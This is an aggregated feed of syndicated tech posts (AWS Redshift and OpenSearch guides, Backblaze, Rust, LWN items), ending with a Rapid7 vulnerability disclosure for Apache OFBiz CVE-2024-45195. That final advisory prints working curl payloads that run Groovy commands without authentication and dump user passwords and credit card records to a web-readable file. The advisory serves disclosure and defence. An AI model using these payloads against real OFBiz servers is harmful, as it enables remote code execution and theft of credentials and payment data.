Post Syndicated from xkcd.com original https://xkcd.com/2982/

Post Syndicated from xkcd.com original https://xkcd.com/2982/
Post Syndicated from Cliff Robinson original https://www.servethehome.com/micron-hbm3e-12-high-36gb-higher-capacity-ai-accelerators-shipping/
Micron HBM3E 12-High will bring 36GB packages for higher capacity AI accelerators in the coming months as it starts to ship
The post Micron HBM3E 12-High 36GB Higher Capacity AI Accelerators Shipping appeared first on ServeTheHome.
Post Syndicated from Steve Phillips original https://aws.amazon.com/blogs/big-data/amazon-redshift-data-ingestion-options/
Amazon Redshift, a warehousing service, offers a variety of options for ingesting data from diverse sources into its high-performance, scalable environment. Whether your data resides in operational databases, data lakes, on-premises systems, Amazon Elastic Compute Cloud (Amazon EC2), or other AWS services, Amazon Redshift provides multiple ingestion methods to meet your specific needs. The currently available choices include:
This post explores each option (as illustrated in the following figure), determines which are suitable for different use cases, and discusses how and why to select a specific Amazon Redshift tool or feature for data ingestion.

The Redshift COPY command, a simple low-code data ingestion tool, loads data into Amazon Redshift from Amazon S3, DynamoDB, Amazon EMR, and remote hosts over SSH. It’s a fast and efficient way to load large datasets into Amazon Redshift. It uses massively parallel processing (MPP) architecture in Amazon Redshift to read and load large amounts of data in parallel from files or data from supported data sources. This allows you to utilize parallel processing by splitting data into multiple files, especially when the files are compressed.
Recommended use cases for the COPY command include loading large datasets and data from supported data sources. COPY automatically splits large uncompressed delimited text files into smaller scan ranges to utilize the parallelism of Amazon Redshift provisioned clusters and serverless workgroups. With auto-copy, automation enhances the COPY command by adding jobs for automatic ingestion of data.
COPY command advantages:
Amazon Redshift federated queries allow you to incorporate live data from Amazon RDS or Aurora operational databases as part of business intelligence (BI) and reporting applications.
Federated queries are useful for use cases where organizations want to combine data from their operational systems with data stored in Amazon Redshift. Federated queries allow querying data across Amazon RDS for MySQL and PostgreSQL data sources without the need for extract, transform, and load (ETL) pipelines. If storing operational data in a data warehouse is a requirement, synchronization of tables between operational data stores and Amazon Redshift tables is supported. In scenarios where data transformation is required, you can use Redshift stored procedures to modify data in Redshift tables.
Aurora zero-ETL integration with Amazon Redshift allows access to operational data from Amazon Aurora MySQL-Compatible (and Amazon Aurora PostgreSQL-Compatible Edition, Amazon RDS for MySQL in preview), and DynamoDB from Amazon Redshift without the need for ETL in near real time. You can use zero-ETL to simplify ingestion pipelines for performing change data capture (CDC) from an Aurora database to Amazon Redshift. Built on the integration of Amazon Redshift and Aurora storage layers, zero-ETL boasts simple setup, data filtering, automated observability, auto-recovery, and integration with either Amazon Redshift provisioned clusters or Amazon Redshift Serverless workgroups.
The Amazon Redshift integration for Apache Spark, automatically included through Amazon EMR or AWS Glue, provides performance and security optimizations when compared to the community-provided connector. The integration enhances and simplifies security with AWS Identity and Access Management (IAM) authentication support. AWS Glue 4.0 provides a visual ETL tool for authoring jobs to read from and write to Amazon Redshift, using the Redshift Spark connector for connectivity. This simplifies the process of building ETL pipelines to Amazon Redshift. The Spark connector allows use of Spark applications to process and transform data before loading into Amazon Redshift. The integration minimizes the manual process of setting up a Spark connector and shortens the time needed to prepare for analytics and machine learning (ML) tasks. It allows you to specify the connection to a data warehouse and start working with Amazon Redshift data from your Apache Spark-based applications within minutes.
The integration provides pushdown capabilities for sort, aggregate, limit, join, and scalar function operations to optimize performance by moving only the relevant data from Amazon Redshift to the consuming Apache Spark application. Spark jobs are suitable for data processing pipelines and when you need to use Spark’s advanced data transformation capabilities.
With the Amazon Redshift integration for Apache Spark, you can simplify the building of ETL pipelines with data transformation requirements. It offers the following benefits:
The key benefit of Amazon Redshift streaming ingestion is the ability to ingest hundreds of megabytes of data per second directly from streaming sources into Amazon Redshift with very low latency, supporting real-time analytics and insights. Supporting streams from Kinesis Data Streams, Amazon MSK, and Data Firehose, streaming ingestion requires no data staging, supports flexible schemas, and is configured with SQL. Streaming ingestion powers real-time dashboards and operational analytics by directly ingesting data into Amazon Redshift materialized views.
Amazon Redshift streaming ingestion unlocks near real-time streaming analytics with:
In this section, we discuss the details of different Amazon Redshift ingestion use cases and provide examples.
Ingesting application log data stored in Amazon S3 is a common use case for the Redshift COPY command. Data engineers in an organization need to analyze application log data to gain insights into user behavior, identify potential issues, and optimize a platform’s performance. To achieve this, data engineers ingest log data in parallel from multiple files stored in S3 buckets into Redshift tables. This parallelization uses the Amazon Redshift MPP architecture, allowing for faster data ingestion compared to other ingestion methods.
The following code is an example of the COPY command loading data from a set of CSV files in an S3 bucket into a Redshift table:
This code uses the following parameters:
mytable is the target Redshift table for data loads3://my-bucket/data/files/‘ is the S3 path where the CSV files are locatedIAM_ROLE specifies the IAM role required to access the S3 bucketFORMAT AS CSV specifies that the data files are in CSV formatIn addition to Amazon S3, the COPY command loads data from other sources, such as DynamoDB, Amazon EMR, remote hosts through SSH, or other Redshift databases. The COPY command provides options to specify data formats, delimiters, compression, and other parameters to handle different data sources and formats.
To get started with the COPY command, see Using the COPY command to load from Amazon S3.
For this use case, a retail company has an operational database running on Amazon RDS for PostgreSQL, which stores real-time sales transactions, inventory levels, and customer information data. Additionally, a data warehouse runs on Amazon Redshift storing historical data for reporting and analytics purposes. To create an integrated reporting solution that combines real-time operational data with historical data in the data warehouse, without the need for multi-step ETL processes, complete the following steps:
With this implementation, federated queries in Amazon Redshift integrate real-time operational data from Amazon RDS for PostgreSQL instances with historical data in a Redshift data warehouse. This approach eliminates the need for multi-step ETL processes and enables you to create comprehensive reports and analytics that combine data from multiple sources.
To get started with Amazon Redshift federated query ingestion, see Querying data with federated queries in Amazon Redshift.
Suppose an ecommerce application built on Aurora MySQL-Compatible manages online orders, customer data, and product catalogs. To perform near real-time analytics with data filtering on transactional data to gain insights into customer behavior, sales trends, and inventory management without the overhead of building and maintaining multi-step ETL pipelines, you can use zero-ETL integrations for Amazon Redshift. Complete the following steps:
SVV_INTEGRATION and SYS_INTEGRATION_ACTIVITY system views in Amazon Redshift.This implementation achieves near real-time analytics for an ecommerce application’s transactional data using the zero-ETL integration between Aurora MySQL-Compatible and Amazon Redshift. The data automatically replicates from Aurora to Amazon Redshift, eliminating the need for multi-step ETL pipelines and supporting insights from the latest data quickly.
To get started with Amazon Redshift zero-ETL integrations, see Working with zero-ETL integrations. To learn more about Aurora zero-ETL integrations with Amazon Redshift, see Amazon Aurora zero-ETL integrations with Amazon Redshift.
Consider a large volume of gaming player events stored in Amazon S3. The events require data transformation, cleansing, and preprocessing to extract insights, generate reports, or build ML models. In this case, you can use the scalability and processing power of Amazon EMR to perform the required data changes using Apache Spark. After it’s processed, the transformed data must be loaded into Amazon Redshift for further analysis, reporting, and integration with BI tools.
In this scenario, you can use the Amazon Redshift integration for Apache Spark to perform the necessary data transformations and load the processed data into Amazon Redshift. The following implementation example assumes gaming player events in Parquet format are stored in Amazon S3 (s3://<bucket_name>/player_events/).
In this example, you first import the necessary modules and create a SparkSession. Set the connection properties for Amazon Redshift, including the endpoint, port, database, schema, table name, temporary S3 bucket path, and the IAM role ARN for authentication. Read data from Amazon S3 in Parquet format using the spark.read.format("parquet").load() method. Perform a transformation on the Amazon S3 data by adding a new column transformed_column with a constant value using the withColumn method and the lit function. Write the transformed data to Amazon Redshift using the write method and the io.github.spark_redshift_community.spark.redshift format. Set the necessary options for the Redshift connection URL, table name, temporary S3 bucket path, and IAM role ARN. Use the mode("overwrite") option to overwrite the existing data in the Amazon Redshift table with the transformed data.
To get started with Amazon Redshift integration for Apache Spark, see Amazon Redshift integration for Apache Spark. For more examples of using the Amazon Redshift for Apache Spark connector, see New – Amazon Redshift Integration with Apache Spark.
Imagine a fleet of IoT devices (sensors and industrial equipment) that generate a continuous stream of telemetry data such as temperature readings, pressure measurements, or operational metrics. Ingesting this data in real time to perform analytics to monitor the devices, detect anomalies, and make data-driven decisions requires a streaming solution integrated with a Redshift data warehouse.
In this example, we use Amazon MSK as the streaming source for IoT telemetry data.
iot_telemetry_view materialized view to access the real-time IoT telemetry data ingested from the Kafka topic. The materialized view will automatically refresh as new data arrives in the Kafka topic.With this implementation, you can achieve near real-time analytics on IoT device telemetry data using Amazon Redshift streaming ingestion. As telemetry data is received by an MSK topic, Amazon Redshift automatically ingests and reflects the data in a materialized view, supporting query and analysis of the data in near real time.
To get started with Amazon Redshift streaming ingestion, see Streaming ingestion to a materialized view. To learn more about streaming and customer use cases, see Amazon Redshift Streaming Ingestion.
This post detailed the options available for Amazon Redshift data ingestion. The choice of data ingestion method depends on factors such as the size and structure of data, the need for real-time access or transformations, data sources, existing infrastructure, ease of use, and user skill-sets. Zero-ETL integrations and federated queries are suitable for simple data ingestion tasks or joining data between operational databases and Amazon Redshift analytics data. Large-scale data ingestion with transformation and orchestration benefit from Amazon Redshift integration with Apache Spark with Amazon EMR and AWS Glue. Bulk loading of data into Amazon Redshift regardless of dataset size fits perfectly with the capabilities of the Redshift COPY command. Utilizing streaming sources such as Kinesis Data Streams, Amazon MSK, or Data Firehose are ideal scenarios for utilizing AWS streaming services integration for data ingestion.
Evaluate the features and guidance provided for your data ingestion workloads and let us know your feedback in the comments.
 Steve Phillips is a senior technical account manager at AWS in the North America region. Steve has worked with games customers for eight years and currently focuses on data warehouse architectural design, data lakes, data ingestion pipelines, and cloud distributed architectures.
 Sudipta Bagchi is a Sr. Specialist Solutions Architect at Amazon Web Services. He has over 14 years of experience in data and analytics, and helps customers design and build scalable and high-performant analytics solutions. Outside of work, he loves running, traveling, and playing cricket.
Post Syndicated from Yuanbo Li original https://aws.amazon.com/blogs/big-data/integrate-sparse-and-dense-vectors-to-enhance-knowledge-retrieval-in-rag-using-amazon-opensearch-service/
In the context of Retrieval-Augmented Generation (RAG), knowledge retrieval plays a crucial role, because the effectiveness of retrieval directly impacts the maximum potential of large language model (LLM) generation.
Currently, in RAG retrieval, the most common approach is to use semantic search based on dense vectors. However, dense embeddings do not perform well in understanding specialized terms or jargon in vertical domains. A more advanced method is to combine traditional inverted-index(BM25) based retrieval, but this approach requires spending a considerable amount of time customizing lexicons, synonym dictionaries, and stop-word dictionaries for optimization.
In this post, instead of using the BM25 algorithm, we introduce sparse vector retrieval. This approach offers improved term expansion while maintaining interpretability. We walk through the steps of integrating sparse and dense vectors for knowledge retrieval using Amazon OpenSearch Service and run some experiments on some public datasets to show its advantages. The full code is available in the github repo aws-samples/opensearch-dense-spase-retrieval.
Sparse vector retrieval is a recall method based on an inverted index, with an added step of term expansion. It comes in two modes: document-only and bi-encoder. For more details about these two terms, see Improving document retrieval with sparse semantic encoders.
Simply put, in document-only mode, term expansion is performed only during document ingestion. In bi-encoder mode, term expansion is conducted both during ingestion and at the time of query. Bi-encoder mode improves performance but may cause more latency. The following figure demonstrates its effectiveness.

Neural sparse search in OpenSearch achieves 12.7%(document-only) ~ 20%(bi-encoder) higher NDCG@10, comparable to the TAS-B dense vector model.
With neural sparse search, you don’t need to configure the dictionary yourself. It will automatically expand terms for the user. Additionally, in an OpenSearch index with a small and specialized dataset, while hit terms are generally few, the calculated term frequency may also lead to unreliable term weights. This may lead to significant bias or distortion in BM25 scoring. However, sparse vector retrieval first expands terms, greatly increasing the number of hit terms compared to before. This helps produce more reliable scores.
Although the absolute metrics of the sparse vector model can’t surpass those of the best dense vector models, it possesses unique and advantageous characteristics. For instance, in terms of the NDCG@10 metric, as mentioned in Improving document retrieval with sparse semantic encoders, evaluations on some datasets reveal that its performance could be better than state-of-the-art dense vector models, such as in the DBPedia dataset. This indicates a certain level of complementarity between them. Intuitively, for some extremely short user inputs, the vectors generated by dense vector models might have significant semantic uncertainty, where overlaying with a sparse vector model could be beneficial. Additionally, sparse vector retrieval still maintains interpretability, and you can still observe the scoring calculation through the explanation command. To take advantage of both methods, OpenSearch has already introduced a built-in feature called hybrid search.
To get more valuable test results, we selected Cohere-embed-multilingual-v3.0, which is one of several popular models used in production for dense vectors. We can access it through Amazon Bedrock and use the following two functions to create a connector for bedrock-cohere and then register it as a model in OpenSearch. You can get its model ID from the response.
Currently, you can’t deploy the sparse vector model in an OpenSearch Service domain. You must deploy it in Amazon SageMaker first, then integrate it through an OpenSearch Service model connector. For more information, see Amazon OpenSearch Service ML connectors for AWS services.
Complete the following steps:
2.1 On the OpenSearch Service console, choose Integrations in the navigation pane.
2.2 Under Integration with Sparse Encoders through Amazon SageMaker, choose to configure a VPC domain or public domain.

Next, you configure the AWS CloudFormation template.
2.3 Enter the parameters as shown in the following screenshot.

2.4 Get the sparse model ID from the stack output.

Use the following code to create pipelines for ingestion and search. With these two pipelines, there’s no need to perform model inference, just text field ingestion.
In RAG knowledge retrieval, we usually focus on the relevance of top results, so our evaluation uses recall@4 as the metric indicator. The whole test will include various retrieval methods to compare, such as bm25_only, sparse_only, dense_only, hybrid_sparse_dense, and hybrid_dense_bm25.
The following script uses hybrid_sparse_dense to demonstrate the evaluation logic:
In the context of RAG, usually the developer doesn’t pay attention to the metric NDCG@10; the LLM will pick up the relevant context automatically. We care more about the recall metric. Based on our experience of RAG, we measured recall@1, recall@4, and recall@10 for your reference.
The dataset BeIR/fiqa is mainly used for evaluation of retrieval, whereas squad_v2 is mainly used for evaluation of reading comprehension. In terms of retrieval, squad_v2 is much less complicated than BeIR/fiqa. In the real RAG context, the difficulty of retrieval may not be as high as with BeIR/fiqa, so we evaluate both datasets.
The hybird_dense_sparse metric is always beneficial. The following table shows our results.
| Dataset | BeIR/fiqa | squad_v2 | ||||
|---|---|---|---|---|---|---|
| Method\Metric | Recall@1 | Recall@4 | Recall@10 | Recall@1 | Recall@4 | Recall@10 |
| bm25 | 0.112 | 0.215 | 0.297 | 0.59 | 0.771 | 0.851 |
| dense | 0.156 | 0.316 | 0.398 | 0.671 | 0.872 | 0.925 |
| sparse | 0.196 | 0.334 | 0.438 | 0.684 | 0.865 | 0.926 |
| hybird_dense_sparse | 0.203 | 0.362 | 0.456 | 0.704 | 0.885 | 0.942 |
| hybird_dense_bm25 | 0.156 | 0.316 | 0.394 | 0.671 | 0.871 | 0.925 |
The new neural sparse search feature in OpenSearch Service version 2.11, when combined with dense vector retrieval, can significantly improve the effectiveness of knowledge retrieval in RAG scenarios. Compared to the combination of bm25 and dense vector retrieval, it’s more straightforward to use and more likely to achieve better results.
OpenSearch Service version 2.12 has recently upgraded its Lucene engine, significantly enhancing the throughput and latency performance of neural sparse search. But the current neural sparse search only supports English. In the future, other languages might be supported. As the technology continues to evolve, it stands to become a popular and widely applicable way to enhance retrieval performance.
 YuanBo Li is a Specialist Solution Architect in GenAI/AIML at Amazon Web Services. His interests include RAG (Retrieval-Augmented Generation) and Agent technologies within the field of GenAI, and he dedicated to proposing innovative GenAI technical solutions tailored to meet diverse business needs.
 Charlie Yang is an AWS engineering manager with the OpenSearch Project. He focuses on machine learning, search relevance, and performance optimization.
 River Xie is a Gen AI specialist solution architecture at Amazon Web Services. River is interested in Agent/Mutli Agent workflow, Large Language Model inference optimization, and passionate about leveraging cutting-edge Generative AI technologies to develop modern applications that solve complex business challenges.
 Ren Guo is a manager of Generative AI Specialist Solution Architect Team for the domains of AIML and Data at AWS, Greater China Region.
Post Syndicated from Macey Neff original https://aws.amazon.com/blogs/compute/new-zone-groups-for-availability-zones-in-aws-regions/
This blog post is written by Pranav Chachra, Principal Product Manager, AWS.
In 2019, AWS introduced Zone Groups for AWS Local Zones. Today, we’re announcing that we are working on extending the Zone Group construct to Availability Zones (AZs).
Zone Groups were launched to help users of AWS Local Zones identify related groups of Local Zones that reside in the same geography. For example, the two interconnected Local Zones in Los Angeles (us-west-2-lax-1a and us-west-2-lax-1b) make up the us-west-2-lax-1 Zone Group. These Zone Groups are used for opting in to the Local Zones, as shown in the following image.

In October 2024, we will extend the Zone Group construct to AZs with a consistent naming format across all AWS Regions. This update will help you differentiate group of Local Zones and AZs based on their unique GroupName, improving manageability and clarity. For example, the Zone Group of AZs in the US West (Oregon) Region will now be referred to as us-west-2-zg-1, where us-west-2 indicates the Region, and zg-1 indicates it is the group of AZs in the Region. This new identifier (such as us-west-2-zg-1) will replace the current naming (such as us-west-2) for the GroupName available through the DescribeAvailabilityZones API. The names for the Local Zones Groups (such as us-west-2-lax-1) will remain the same as before.
For example, when you list your AZs, you see the current naming (such as us-west-2) for the GroupName of AZs in the US West (Oregon) Region:

The new identifier (such as us-west-2-zg-1) will replace the current naming for the GroupName of AZs, as shown in the following image.

At AWS we remain committed to responding to customer feedback and we continuously improve our services based upon that feedback. If you have questions or need further assistance, contact AWS Support on the community forums and through AWS Support.
Post Syndicated from corbet original https://lwn.net/Articles/989106/
Version
1.81.0 of the Rust language has been released. Changes include the
stabilization of the Error trait in core, some new sort
algorithms, some linting improvements, and more.
Post Syndicated from Pat Patterson original https://www.backblaze.com/blog/do-more-with-backblaze-b2-a-tour-of-the-backblaze-github-repositories/

If you work with Backblaze B2, you’re probably already aware of resources such as the Backblaze B2 Python SDK and the Backblaze B2 Command Line Tool, but did you know that there is also a Terraform Provider for Backblaze B2, an SDK for Java, and a whole slew of open source samples showing how to integrate with Backblaze B2 from web browsers, serverless platforms, and more? Today, I’ll take you on a quick tour of our open source SDKs, tools, and sample code, pointing out some interesting sights along the way.
We’ve long been believers in open source code here at Backblaze, open sourcing our implementation of Reed-Solomon erasure coding back in 2015, and, even before then, sharing our Storage Pod designs and, of course, Drive Stats, the statistics and insights based on our observations of the hard drives we operate in our data centers, including the raw metrics we collect from many thousands of hard drives, every day.
While the Storage Pod designs and Drive Stats live here on the Backblaze website, we make our open source code available via two GitHub organizations:
Let’s take a closer look.
You can use any of AWS’ range of SDKs, plus the AWS Command Line Interface (CLI), to access Backblaze B2 via its S3 Compatible API; just remember to configure the endpoint URL as well as the access key ID and secret access key.
Not every Backblaze B2 operation is accessible via the S3 Compatible API—for example, application key management—so we also support a range of open source SDKs for accessing Backblaze B2’s Native API from a variety of programming languages:
list_buckets() and download_file_by_id(), as well as a powerful Synchronizer class that implements high performance, multi-threaded file copying between Backblaze B2 and local file storage.uploadLargeFile(), which encapsulates all of the mechanics of a multi-threaded file upload in a single method call. We also use it internally at Backblaze in our production environment. The Backblaze GitHub organization also contains a pair of tools built on the Python SDK:
The remaining repositories contain utilities and other code that we have published over the years, including our open source Reed-Solomon erasure coding implementation and a utility we wrote to support migrating a live Cassandra cluster from one data center to another.
Our https://github.com/backblaze-b2-samples organization contains, at the time of writing, 34 repositories, demonstrating how to use Backblaze B2 in a wide variety of situations. We’ve covered a few of them in past blog posts:
As you explore the https://github.com/backblaze-b2-samples organization, you’ll also find repositories that have not yet been covered here on the Backblaze blog:
We’ll write more about these, and other, as yet unreleased, open source projects, over the coming weeks and months, but, if you’d like us to prioritize any of the above three repositories, or any of our other projects, let us know in the comments!
The post Do More with Backblaze B2: A Tour of the Backblaze GitHub Repositories appeared first on Backblaze Blog | Cloud Storage & Cloud Backup
Post Syndicated from Matt Granger original https://www.youtube.com/watch?v=gExyJgFnAdE
Post Syndicated from Talks at Google original https://www.youtube.com/watch?v=-_R-QodNIT4
Post Syndicated from daroc original https://lwn.net/Articles/988401/
OpenSnitch is an
“interactive application firewall
“. Like other firewalls, it uses a
series of rules to decide what network traffic should be permitted. Unlike
many other firewalls, though, OpenSnitch does not ask the user to create a list of rules
ahead of time. Instead, the list of rules can be built up
incrementally as applications make connections — and the user can peruse both
the rules that have built up over time, and statistics on the connections that
have been attempted.
Post Syndicated from BeardedTinker original https://www.youtube.com/watch?v=YYrt_ziLPRI
Post Syndicated from Ryan Emmons original https://blog.rapid7.com/2024/09/05/cve-2024-45195-apache-ofbiz-unauthenticated-remote-code-execution-fixed/

Apache OFBiz below 18.12.16 is vulnerable to unauthenticated remote code execution on Linux and Windows. An attacker with no valid credentials can exploit missing view authorization checks in the web application to execute arbitrary code on the server. Exploitation is facilitated by bypassing previous patches for CVE-2024-32113, CVE-2024-36104, and CVE-2024-38856; this patch bypass vulnerability is tracked as CVE-2024-45195.
Apache OFBiz is an open-source web-based enterprise resource planning and customer relationship management suite. The software has features for accounting, catalog and supply chain management, storing payment information, and more. Apache OFBiz is used by numerous large organizations, and previously disclosed vulnerabilities for it have seen exploitation in the wild.
This issue was reported to the Apache OFBiz team by Ryan Emmons, Lead Security Researcher at Rapid7, as well as by several other researchers. The vulnerability is being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Apache OFBiz open-source community developers for their assistance and collaboration on this issue.
A handful of unauthenticated code execution CVEs for Apache OFBiz have been published in 2024. In August, the Cybersecurity and Infrastructure Security Agency added one of them, CVE-2024-32113, to its Known Exploited Vulnerabilities catalog. Based on our analysis, three of these vulnerabilities are, essentially, the same vulnerability with the same root cause. Since the patch bypass we are disclosing today elaborates on those previous disclosures, we’ll outline them now.
The first vulnerability in this sequence, CVE-2024-32113, was published on May 8, 2024, and it affected installs before v18.12.13. The OFBiz CVE entry describes this vulnerability as a path traversal vulnerability (CWE-22). When unexpected URI patterns are sent to the application, the state of the application’s current controller and view map is fragmented; controller-view map fragmentation takes place because the application uses multiple different methods of parsing the current URI: one to get the controller, one to get the view map.
As a result, an attacker can confuse the implemented logic to fetch and interact with an authenticated view map via an unauthenticated controller. When this happens, only the controller authorization checks will be performed, which the attacker can use to access admin-only view maps that do things like execute SQL queries or code.
An authenticated administrator view map called “ProgramExport” will execute Groovy scripts, and this view map can be leveraged to execute arbitrary code without authentication. An example payload for this vulnerability, which uses path traversal to fragment the controller-view map state, is shown below.
curl 'https://target:8443/webtools/control/forgotPassword/../ProgramExport' -d "groovyProgram=throw+new+Exception('echo cmd output: `id`'.execute().text);" -vvv -k --path-as-is
The OFBiz Jira issue for the vulnerability has the description “Some URLs need to be rejected before they create problems”, which is how a fix was implemented. The remediation changes included code that attempted to normalize URLs before resolving the controller and the view map being fetched. That patch was released as v18.12.13.
The second CVE entry in this sequence, CVE-2024-36104 was published on June 4, 2024. The vulnerability was again described as a path traversal, and the OFBiz Jira issue description is “Better avoid special encoded characters sequences”. Though the patch is made up of multiple commits, the bulk of the remediation was implemented in bc856f46f8, with the following code added to remove semicolons and URL-encoded periods from the URI.
                    String uRIFiltered = new URI(initialURI)
                            .normalize().toString()
                            .replaceAll(";", "")
                            .replaceAll("(?i)%2e", "");
                    if (!initialURI.equals(uRIFiltered)) {
                        Debug.logError("For security reason this URL is not accepted", MODULE);
                        throw new RuntimeException("For security reason this URL is not accepted");
This CVE was patched in v18.12.14.
Two different example payloads for this vulnerability are shown below, one for each of the sequences stripped by the implemented fix. Both of these payloads also work against OFBiz installations affected by the previous CVE-2024-32113, since the vulnerability has the same root cause.
curl 'https://target:8443/webtools/control/forgotPassword/;/ProgramExport' -d "groovyProgram=throw+new+Exception('echo cmd output: `id`'.execute().text);" -vvv -k --path-as-is
curl 'https://target:8443/webtools/control/forgotPassword/%2e%2e/ProgramExport' -d "groovyProgram=throw+new+Exception('echo cmd output: `id`'.execute().text);" -vvv -k --path-as-is
The third vulnerability in this sequence, CVE-2024-38856, was published on August 5, 2024. This time, the vulnerability was described as an incorrect authorization issue. The CVE’s description states “Unauthenticated endpoints could allow execution of screen rendering code of screens if some preconditions are met (such as when the screen definitions don’t explicitly check user’s permissions because they rely on the configuration of their endpoints).” This more accurately describes the issue. As we’ll see in a moment, it also indicates the approach taken for the fix this time.
SonicWall’s research team, who reported the vulnerability to the OFBiz team, published an excellent blog post that nicely explains the root cause and focuses on the controller-view map state fragmentation, rather than just the method used to trigger it. Amazingly, their blog post reports that a traversal or semicolon sequence was never needed at all! A request to a path like /webtools/control/forgotPassword/ProgramExport would result in the controller being set to “forgotPassword” and the view map being set to “ProgramExport”.
An example payload for this vulnerability is shown below.
curl 'https://target:8443/webtools/control/forgotPassword/ProgramExport' -d "groovyProgram=throw+new+Exception('echo cmd output: `id`'.execute().text);" -vvv -k
This payload also works for systems affected by CVE-2024-32113 and CVE-2024-36104, since the root cause is the same for all three.
The OFBiz Jira issue for this vulnerability is titled “Add permission check for ProgramExport and EntitySQLProcessor”. That’s exactly what the fix does; the fix adds a permission check for ProgramExport and EntitySQLProcessor, two view maps targeted by previous exploits. The three lines below were added to both Groovy files associated with those view maps, effectively preventing access to them without authentication.
if (!security.hasPermission('ENTITY_MAINT', userLogin)) {
    return
}
As a result, both exploit techniques were no longer viable. However, the underlying problem, the ability to fragment the controller-view map state, was not resolved by the v18.12.15 patch.
To recap, all three of the previous vulnerabilities were caused by the same shared underlying issue, the ability to desynchronize the controller and view map state. That flaw was not fully addressed by any of the patches. At the time of our research, the requestUri and overrideViewUri variables could still be desynchronized in the manner described in the SonicWall blog post, albeit not to reach ProgramExport or EntitySQLProcessor. Our testing target was v18.12.15, the latest version available at the time of research.
The framework/webtools/widget/EntityScreens.xml file defines some EntityScreens that might be leveraged by an attacker.
$ grep 'script' framework/webtools/widget/EntityScreens.xml
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/EntitySQLProcessor.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/ProgramExport.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/EntityMaint.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/FindGeneric.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/ViewGeneric.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/ViewRelations.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/EntityRef.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/EntityRefList.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/CheckDb.groovy"/>
                <script location="component://webtools/src/test/groovy/org/apache/ofbizwebtools/entity/EntityPerformanceTest.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/XmlDsDump.groovy"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/entity/ModelInduceFromDb.groovy"/>
[..SNIP..]
We can’t useProgramExport or EntitySQLProcessor this time, since authorization checks are now enforced. However, an attacker can leverage another view to exploit the application without authentication. A screenshot of the XML Data Export admin dashboard feature for one possible Groovy view screen option, XmlDsDump, is below.

As shown above, the XmlDsDump view can be used to query the database for virtually any stored data and write the resulting data to an arbitrarily named file anywhere on disk. Notably, the affiliated Groovy script XmlDsDump.groovy does not enforce authorization checks.
As a proof of concept, we’ll try to desynchronize the controller-view map state to access the “dump” view without authentication. The following cURL request will attempt to dump all usernames, passwords, and credit card numbers stored by Apache OFBiz into a web-accessible directory.
curl 'https://target:8443/webtools/control/forgotPassword/xmldsdump' -d "outpath=./themes/common-theme/webapp/common-theme/&maxrecords=&filename=stolen.txt&entityFrom_i18n=&entityFrom=&entityThru_i18n=&entityThru=&entitySyncId=&preConfiguredSetName=&entityName=UserLogin&entityName=CreditCard" -k
